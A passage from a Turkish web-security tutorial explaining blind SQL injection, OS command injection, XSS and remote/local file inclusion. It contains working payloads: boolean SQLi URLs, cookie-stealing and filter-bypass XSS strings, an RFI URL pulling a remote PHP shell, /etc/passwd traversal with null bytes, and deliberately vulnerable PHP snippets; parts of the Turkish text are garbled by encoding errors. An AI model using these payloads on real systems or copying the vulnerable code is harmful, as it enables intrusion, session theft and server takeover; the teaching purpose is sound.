Web tarayıcısında ekrana dönen sonuçlar birbirinden farklı. Yolladığımız string ifadelerin veri tabanında işleme alındığını anladık. Ve bu iki komut ile şuna karar verilmekte. Eğer sorgumuza MySQL “evet” cevabını veriyorsa ekrana, üstte ki ilk sorgunun çıktısının aynısı. “Hayır” cevabını veriyorsa ise üstte ki ikinci sorgunun çıktısının aynısı gelecektir. Bu bizim için çok önemlidir. Çünkü artık veri tabanı ile konuşabileceğimiz bir lisanımız var. Artık sorgular daha tehlikeli haller almaya başlar. Şimdi ki amaç MySQL versiyonunu öğrenmek.

[http://www.hedefsystem.com/index.php?id=1+and+substring\(@@version,1,1\)>=5](http://www.hedefsystem.com/index.php?id=1+and+substring(@@version,1,1)>=5)

Eğer cevap “evet” ise MySQL versiyonu 5.x’tir. Değilse 4.x veya daha eski bir versiyondur. Peki bu sorgu ne işe yarıyor? Substring() bir MySQL fonksiyonudur ve kendisine argüman olarak verilen karakter katarını belirlediğiniz sınırlar dahilinde keser ve kestiğiniz kısmı sonuç olarak döndürür. Version() fonksiyonu MySQL’in 5.x olduğu sistemlerde “5.0.45-mince” gibi bir sonuç döndürür. Bizde bunun substring ile keser, başta ki “5” rakamını alır ve mantıksal sorguya yerleştirip MySQL’e göndeririz. Aslında üstteki sorgu

<http://www.hedefsystem.com/index.php?id=1+and+5>=5>

Şeklindeđir. Bu da gördüğünüz gibi ilk başta “evet” olarak kabul ettiğimiz sorgu ile aynıdır.

MySQL versiyonumuz 5.x olduğuna karar verdik. Evet artık daha da tehlikeli sorgular gelecektir.

[http://www.hedefsystem.com/index.php?id=1+and+ascii\(substring\(\(SELECT+tablo_name+FROM+information_schema.tables+LIMIT+1,1\),1,1\)\)=97](http://www.hedefsystem.com/index.php?id=1+and+ascii(substring((SELECT+tablo_name+FROM+information_schema.tables+LIMIT+1,1),1,1))=97)

Bu insanlık dışı sorgu ne yapacaktır? Tek tek inceleyelim.

```
substring((SELECT+tablo_name+FROM+information_schema.tables+LIMIT+1,1),1,1)
```

Bu üstteki kısım information_schema’da kayıtlı olan tabloları LIMIT ile sınırlandırıp bir tanesini alıyor ve substring() fonksiyonu bu tablo adının ilk harfini kesiyor. En dışta ki ascii() ise bir MySQL fonksiyonudur ve argüman olarak kendisine verilen karakterin ASCII tabloda ki karşılığını döndürür. Dönen değerin 97 olduğunu varsayarsak, aslında sorgumuz

<http://www.hedefsystem.com/index.php?id=1+and+97=97>

olacaktır ve bu da bizim “evet” dediğimiz sorgunun aynısıdır. Geriye sadece ASCII tablodan 97’nin karşılığın a bakmak kalmakta. Artık ilk karakterini ascii karşılığın 97 olan tablonun ikinci karakterinin ve diğ er karakterlerinin ascii karşılığın bulmak kaldı. Bunun için substring() fonksiyonuna kaçın cı karakteri çekip alması gerektiğini söylemek lazım.

[http://www.hedefsystem.com/index.php?id=1+and+ascii\(substring\(\(SELECT+tablo+name+FROM+information+schema.tables+LIMIT+1,1\),2,1\)\)=97](http://www.hedefsystem.com/index.php?id=1+and+ascii(substring((SELECT+tablo+name+FROM+information+schema.tables+LIMIT+1,1),2,1))=97)

Artık yeni sorgumuz bu halde. Substring()’e ufak bir değişiklik yaptık. Bu şekilde hacker’ımız diğer karakterleri de bularak başarılı bir sonuca varmış olacaktır.

<http://testphp.vulnweb.com/listproducts.php?cat=1>

Adresini hatırlamaktasınız. Bu adres üzerinden Basit Sql Injection ile veri tabanı verilerini çaldık. Şimdi ise burada ki zafiyeti Basit Sql Injection tekniği yerine Blind Sql Injection tekniği ile sömürelim.

<http://testphp.vulnweb.com/listproducts.php?cat=1+and+1=1>

<http://testphp.vulnweb.com/listproducts.php?cat=1+and+1=0>

Sorguları ile TRUE ve FALSE görünüşlerini belirledik.

[http://testphp.vulnweb.com/listproducts.php?cat=1+and+substring\(@@version,1,1\)>4](http://testphp.vulnweb.com/listproducts.php?cat=1+and+substring(@@version,1,1)>4)

Dönen sayfa TRUE olarak gözükmete. Buda MySQL versiyonunun 5.x olduğunu göstermektedir.

[http://testphp.vulnweb.com/listproducts.php?cat=1+and+ascii\(substring\(database\(\),1,1\)\)>80](http://testphp.vulnweb.com/listproducts.php?cat=1+and+ascii(substring(database(),1,1))>80)

database() veri tabanı adını getiren bir MySQL fonksiyonu. Hatırlarsanız veri tabanı adı “**acuart**” idi. Ascii tabloda a’nin karşılığı 97’dir. Biz substring() ile acuart’ın ilk harfini kesiyoruz. Ve bunun ascii karşılıđını alıyoruz sonra 80’den büyük mü ? diye soruyoruz.

<http://testphp.vulnweb.com/listproducts.php?cat=1+and+97>80>

Aslında sorgumuz bu hale dönmekte. Binary search algoritması ile tüm veritabanını elde edebilirsiniz.

b) İşletim Sistemi Komut Çalıştırma Zafiyetleri

Geliştirilen web uygulamasında ki ihtiyaca göre, bazen web uygulamalarının üzerinde çalıştıkları işletim sisteminde komut çalıştırmaları gerekebilir. Örnek vermek gerekirse;

1- Browser üzerinden sunucunun process list’ini görmek isteyebilirsiniz.

2- HTTP GET FLOOD saldırısına karşı güvenlik önlemi alan bir modülünüzün ip banlayabilmesi için işletim sistemi komutu çalıştırması gerekebilir.

Ve aklınıza gelebilecek bir çok durum nedeniyle işletim sistemi üzerinde komut çalıştırılması gerekebilir.


PHP programlama dilinde işletim sisteminde komut çalıştırma imkanı sunabilen ama kullanması ihtiras dolu bazı fonksiyonlar vardır. Bunlardan başlıcaları aşağıdaki listede mevcuttur.

- System
- Passthru
- Exec
- Shell_exec

```
1 <?php
2 /**test.php
3 Kullanıcıdan "gelen" isimli deđişken ile aktarılan girdi
4 işletim sisteminde komut çalıştıran shell_exec() metoduna
5 verilmiştir.
6 */
7 $gelen = $_REQUEST["gelen"];
8 echo shell_exec($gelen);
9 ?>
```

Kullanıcının deđer ataması yaptığı gelen isimli deđerşken, shell_exec isimli fonksiyona verilir ve bu şekilde işletim sisteminin komutları çalıştırılabilir.

Bazı web uygulamalarında bu tür zararlı olabilecek fonksiyonlar kullanılmaktadır. Kontrolsüzce kullanılması saldırganlara sunucu üzerinde istedikleri komutları çalıştırabilecekleri bir kapı açmaktadır.



5) aprak Betik Sorgulama (XSS)

XSS yani Cross Site Scripting tehlikeli bir gvenlik aıđıdır. Farklı programlama dilleri ile geliřtirilen bir ok web uygulamasında bulunabilmektedir. Cross Site Scripting, saldırganın zararlı kodlarını web uygulamasına dahil etmesi ile bařlar. Daha nce de belirttiđim gibi web uygulamalarına saldırılar kullanıcı girdileri ile yapılabilmektedir. XSS’de aynı řekildedir. Yazılımınızda ki bir html formu, arama modl, XSS barındıran potansiyel noktalardır.

```
<?php
$gelen = $_REQUEST['gelen'];
echo $gelen;
?>
```

Yukarıda ok basit 2 satır php kodu bulunmaktadır. Bu kodlar bir web uygulamasının arama modlnden ufak bir kısımdır. İlk satırda kullanıcıdan \$gelen deđiřkenine deđer girilmesi beklenmekte, ikinci satırda ise bu girilen deđer ekrana yazdırılmaktadır. Sizin arama satırına yaptıđınız girdi, arama sonucunda dnen sayfada “aradıđınız kelime : ” řeklinde, bu mantıkla yazdırılmaktadır. Demek ki burada yaptıđınız giriřler hem veri tabanına sorgu olarak gitmekte, hem de ekrana yazdırılmaktadır. Dođal olarak SQL Injection ve XSS zafiyetlerinin aynı yerde bulunmasının en olası olduđu noktalar buralar olmaktadır.

<http://www.hedefsite.com/arama.php?gelen=kitaplar>

Şeklinde olan kısmı hacker deđiştirecektir. Aşađıda ki şekilde bir giriş yaparak \$gelen deđişkenine verdiđi deđerin ekrana bir şekilde gelip gelmediđini kontrol edecektir.

<http://www.hedefsite.com/arama.php?gelen=BGATEST>

Dönen sayfada bu girdiđi “BGATEST” kelimesi varsa artık hacker’ımız web uygulamasına müdahile edebildiđini görecektir ve tehlikeli hareketlere başlayacaktır.

[http://www.hedefsite.com/arama.php?gelen=<script>alert\('hacker'\)</script>](http://www.hedefsite.com/arama.php?gelen=<script>alert('hacker')</script>)


Üstte ki gibi bir giriş ile hacker tek tırnak, büyüktür, küçüktür gibi karakterlerin filtrelenip filtrelenmediđini kontrol edecektir. Hacker’ın beklentisi ekrana ufak bir pencerede “hacker” yazısı gelmesidir.

Web tarayıcınız üzerinden mail adresinize girerseniz, bir forumda oturum açarsanız bilgisayarınıza ufak bir dosya yerleşecektir ve giriş yaptıđınız sistem sizi bu dosya içerisinde ki bilgiler ile tanıyacaktır. COOKIE dosyaları içerisinde genelde her kullanıcı için uniq olan deđerler vardır. Bu deđerler arasında genelde session id bulunmaktadır. Aslında böyle olması mantıklıdır da. Çünkü web sitesine kendinizi tanıtmanız gerekmektedir ve sadece size ait, size özel bir bilgi ile bunu yapmalısınızdır. Hackerlar bu COOKIE bilgilerinizi XSS saldırıları ile çalabilirler. Daha sonra kendi


bilgisayarında herhangi bir COOKIE editör ile – ki firefox gibi web browserların çok güzel plugin'leri mevcut bu iş için- kendi COOKIE'sini editleyip sizden aldığı COOKIE içinde ki bilgileri yazar. Geriye sadece sayfayı refresh yapmak kalır. Bu sefer sayfa sizin kullanıcınızla login olunmuş şekilde gelecektir. Teorik olarak mümkün olan bu anlattıklarımı birazda uygulama olarak görelim.

<http://testphp.vulnweb.com>

Hedefimiz gene aynı.



Arama modülünde zararlı olmayan bir girdi yapalım.



Tahmin ettiğimiz gibi bizden alınan değerler ekrana yazdırılmakta. Lakin burada fark ettiğimiz bir durum var ki, web uygulaması tek tırnakları \ ' şeklinde convert etmekte. Bu bir güvenlik önlemidir. Bunu bypass etmek için standart XSS saldırı payloadımızda tek tırnak kullanmaktan kaçmalıyız.

Basit saldırı = `<script>alert('MEHMET')</script>`

```
Bypass saldırı = <script>alert(/MEHMET/)</script>
```

Arama modülüne bypass saldırısını yazdığımızda ekrana ufak bir pencere gelmektedir ve içinde “MEHMET” yazmaktadır. Tam istediğimiz gibi. Şimdi ise cookie bilgisini ekrana getirelim.

```
Saldırı = <script>alert(document.cookie)</script>
```

Bu sefer karşımıza içi boş bir pencere gelmektedir. Bunun nedeni <http://testphp.vulnweb.com> tarafından bize bir cookie bilgisi henüz atanmamış olmasıdır.

XSS için kullanılabilen payload miktarı çoktur. Bunlardan bazı örnekler vermek gerekirse.

```
><ScRiPt>alert(document.cookie)</ScRiPt>  
"%3e%3cscript%3ealert(document.cookie)%3c/script%3e  
><scr<script>ipt>alert(document.cookie)</scr</script>ipt>  
%00"><script>alert(document.cookie)</script>  
<script>alert(String.fromCharCode(88,83,83))</script>
```


Daha fazlası için <http://ha.ckers.org/xss.html>

a) Depolanmış XSS (Stored XSS)


En tehlikeli XSS saldırıları Stored XSS ile gerçekleştirilir. Bunun nedeni ise kurbanın %99 saldırıya maruz kalacak olmasıdır.

Stored XSS saldırılarında kullanıcılardan gelen girdiler, üstte anlattığım gibi direk ekrana yazdırılmaz. Kullanıcı girdiler öncelikle bir veri tabanı sisteminde tutulur. Kullanılan web uygulaması bu bilgiler başka bir modül ile ekrana yansıtır.

Örnek; Bir alışveriş sitesi düşünelim. Bu alışveriş sitesinde yapılan siparişlerin gideceđi adres bilgisi kullanıcılardan alınmaktadır. Kullanıcı siparişini tamamladığında ise bu adres bilgileri veri tabanına işlenir. Bu işlenen bilgiler alışveriş sitesi çalışanının siparişleri takip ettiği ekranda karşısına gelmektedir.



Bu diyagramı biraz daha detaylandıralım.



Sonuç! Şirketin internal sisteminde ki bir bilgisayara saldırı gerçekleştirildi.

Unutulmamalıdır ki XSS saldırıları ile sadece COOKIE hırsızlığı saldırısı gerçekleştirilmemektedir. İleriye düzey saldırı teknikleri mevcuttur.

6) Dosya Dahil Etme (File Inclusion)

Özellikle 2005-2008 yılları arasında altın çağını yaşayan bu güvenlik zafiyeti türü gerçekten çok tehlikelidir. 2011’li zamanlarda çok nadir rastlanan bir durum olsa da hala daha büyük hasar vermeye yöneliktir.

Peki artık neden eskisi kadar popüler değil? Cevap sadece iki adet sebepten ibarettir. Öncelikle benim gibi uygulama zafiyetlerine merak salmış kişilerin bu açıkları her tespit edişlerinde internette yayınlamaları. Bir diğeri ise zafiyetin giderilmesi basit olması.

a) Uzaktan Dosya Dahil Etme (Remote File Inclusion)

Remote File Inclusion açıkları ile zafiyeti barındıran web uygulamasına kendi kodlarımızı dahil edebilmekteyiz. Doğal olarak hacker PHP ile geliştirilmiş c99, r57 ve benzer shelleri yazılıma dahil ederek sunucu üzerinde adeta cirit atacaktır.

File Inclusion açıklarının nasıl oluştuğunu ve kullanıldığını anlatmadan önce size php dilinin birkaç fonksiyonundan bahsetmem gerekmekte.

include()
include_once()
require()
require_once()

Bu dört adet fonksiyon yapısına argüman olarak verilen dosyayı buldukları sayfanın içine dahil etmekte. Örnek vermek gerekirse;

```
test.php x
1 <?php
2 /** Kullanıcıdan girdi alınmıştır ve "gelen" adında bir
3 değişkende tutulmuştur.
4 Eğer gelen adında bir değişken tanımlıysa if kontrolü
5 TRUE değer dönecektir. Değilse else kısmına düşecektir.
6 */
7 if(isset($_REQUEST['gelen'])) {
8     include($_REQUEST['gelen'].".php");
9 } else {
10     echo "yok";
11 }
12 ?>
13
```

İlk satır html form'dan gelmekte olan verinin var olup olmadığını kontrol eden kısımdır. isset adlı fonksiyona argüman olarak eklenen değişkenin herhangi bir veri ile dolu olup olmadığını kontrol etmektedir. Şimdi hacker'ın bu kodları yorumlaması "Request ile gelen kısma bana ait olan kodların linkini yazarsam



yazılıma kendi kodlarımı dahil edebilirim” şeklinde olacaktır. Peki bunu nasıl başaracaktır?

Öncelikle kendisine ait bir web sunucusuna c99 yada r57 gibi popüler PHP shell’lerden bir tanesini .txt uzantılı olarak koyacaktır. Biz ise basit bir php script yazacağız.

C99 ve r57 isimli shell’ler bir php scripttir. Sunucu üzerinde komut çalıştırabilme, izin gezme, dosya düzenleme ve silme gibi çok fazla özelliği mevcuttur.

<http://mehmetince.net/shell.txt>

Zararlı kodları .txt formatında uzak bir web sitesine yerleştiriyoruz.



Bu linke giren saldırgan başarılı olamayacaktır. Bunun sebebini anlayabilmek için php kodlarına geri dönmemiz gerekmektedir.

```
include($_REQUEST['gelen'].".php");
```


Üstte ki kısım getir.php dosyasından alıntıdır. Biz üstte ki saldırı yapmak için kullanacağımız uzaktan linki dahil ederek giriş yaptığımızda kodlar şu şekli alacaktır.

```
include(“http://mehmetince.net/saldir.txt.php”);
```

Lakin böyle bir dosya yoktur. Bu durumda ise biz sadece kendi linkimizin dahil edilmesini sağlamak zorundayız. Bunun için ise \$_REQUEST[‘gelen’] adlı kısımdan sonra ki kısmın iptal edilmesini gerekmektedir.

```
http://localhost:8080/bga/test.php?gelen=http://mehmetince.net/shell.txt?
```

Bu şekilde, küçük bir takla ile sadece include etmek istediğimiz kısım çalışacaktır. Soru işaretinden sonra ki kısım php derleyicisi tarafından dikkate alınmayacak ve bizim değişkenimizin sonuna eklenmeyecektir.



PHP shell’imiz hedef sistem üzerinde çalışmaktadır.

b) Yerel Dosya Dahil Etme (Local File Inclusion)

Local File Inclusion saldırılarında hacker'lar uzakta ki bir dosyayı yazılıma dahil edemediklerinde tercih edilen bir yöntemdir. Artık Php.ini dosyasında "allow_url_include = Off" olarak default gelmektedir. Bu durumda Remote File Inclusion saldırıları imkansız olmaktadır. Bu sefer yazılıma sunucu içinde ki local dosyalardan önemli olanlar dahil edilecektir.

/etc/passwd gibi sistemde ki kullanıcıların ve bu kullanıcıların yetkilerinin bulunduğu yahut hedef sistemin veri tabanı bağlantı bilgilerinin bulunduğu baglan.inc gibi dosyalar açıklığın bulunduğu dosya üzerinden ekrana yazdırılabilir.

İki adet örnek ile bunu açıklayacağız. Örneklerimizden ilki RFI anlatımında kullandığım PHP kodları olacak. Hemen ilk örneğimize geçelim.

```
test.php x
1 <?php
2 /** Kullanıcıdan girdi alınmıştır ve "gelen" adında bir
3 değışkende tutulmuştur.
4 Eğer gelen adında bir değışken tanımlıysa if kontrolü
5 TRUE değeri dönecektir. Değilse else kısmına düşecektir.
6 */
7 if(isset($_REQUEST['gelen'])) {
8     include($_REQUEST['gelen'].".php");
9 } else {
10     echo "yok";
11 }
12 ?>
13
```

Linux iřletim sisteminde dizinler / ile belirlenmektedir. Windows sistemlerde ise \ iřaretidir. Bir üst dizine ıkabilmek iinse, Linux sistemlerde ../ yazmanız gerekmektedir. Ben rneđimizi gene Linux sistem zerinde yapacađım.

Bu sefer uzakta ki bir dosyayı dahil etmekten vazgeip local bir dosyayı include edelim. test.php dosyamız sunucuda /home/hedef.com/my-home-www/test.php lokasyonunda olsun. Biz test.php dosyasının bulunduđu yerden ana dizine ıkabilmek iinse 3 adet path geriye gitmemiz gerekmekte. Bunda bařarılı olmak iinse ařađıda ki gibi bir giriř yapmalıyız.

<http://www.hedef.com/getir.php?gelen=../..../>

řu anda Linux sistemin ana kk dizinindeyiz. Artık /etc/passwd dosyasını yazılıma dahil etmek iinse ařađıda ki path'i girmemiz yeterlidir.

<http://www.hedef.com/getir.php?gelen=../..../etc/passwd>

Ancak bu giriřte de ekranımıza passwd dosyasının ieriđi gelmeyecektir. nk RFI kısmında anlattıđım gibi dosyanın sonuna php kodundan tr eklenmekte olan “.php” kısmı var. Biz ise gene sadece istediđimiz path'i sonlandırarak bu kısmı ařabileceđiz.

<http://www.hedef.com/getir.php?gelen=../..../etc/passwd%00>

Evet... Son kısma eklediđimiz %00 ile bizim include fonksiyonuna verdiđimiz path –yol- dan bařka bir veri iřlemeye girmeyecektir.

İkinci örneđimizde ise PHP kodları biraz deđiŖecektir. Farkı görebilmek için include fonksiyonunun içeriđine dikkatle bakalım.

```
1 <?php
2 //getir.php
3 if(isset($_REQUEST['gelen'])) {
4     $gelen = $_REQUEST['gelen'];
5     include('html/getir/.'.$gelen);
6 } else {
7     include("index.php");
8 }
9 ?>
10 |
```

Bu kodlar internette sık karŖılaŖtıđımız formatlardan bir tanesidir. Üstte ki ufak php kodları ile kullanıcının tercihine göre farklı html dosyaları ekrana include edilecektir ve ziyaretçi bu Ŗekilde web sitesinde gezecektir. Biz getir.php dosyasının gene /home/hedef.com/my-home-www/getir.php lokasyonunda olduđunu kabul edelim. Lokasyonumuzdan dolayı kök dizine çıkabilmek için 3 klasör üste çıkmamız gerekmekte. Ama burada önemli olan php kodunda /html/getir kısmının var olmasıdır. Bu klasörler ise getir.php dosyasının lokasyonu ile aynıdır çünkü include fonksiyonu çalıştıđı dosyanın bulunduđu dizine göre hareket eder. Hacker saldırısını gerçekleştirirken bu iki dizini de göz önüne alacaktır ve artık kök dizin için beŖ klasör geriye gitmesi gerektiđini bilecektir. AŖađıda ki link hacker'ın başarılı olacađı örneklemedir. LFI verdiđim ilk örneđ ile bu örneđ arasında ki farkı anlamınız önemlidir.

<http://www.hedef.com/getir.php?gelen=../../../../etc/passwd%00>

Tabiki hacker'lar bu kadarıyla yetinmezler. Bir çok sistemde farklı güvenlik önlemleri vardır. Eğer path belirtmek için kullandığımız ard arda iki nokta bir sistemde saldırı denemesi olarak belirlenmiş ise bu durumu geçmek için zeki insanlar bazı encode teknikleri düşünmüşlerdir.

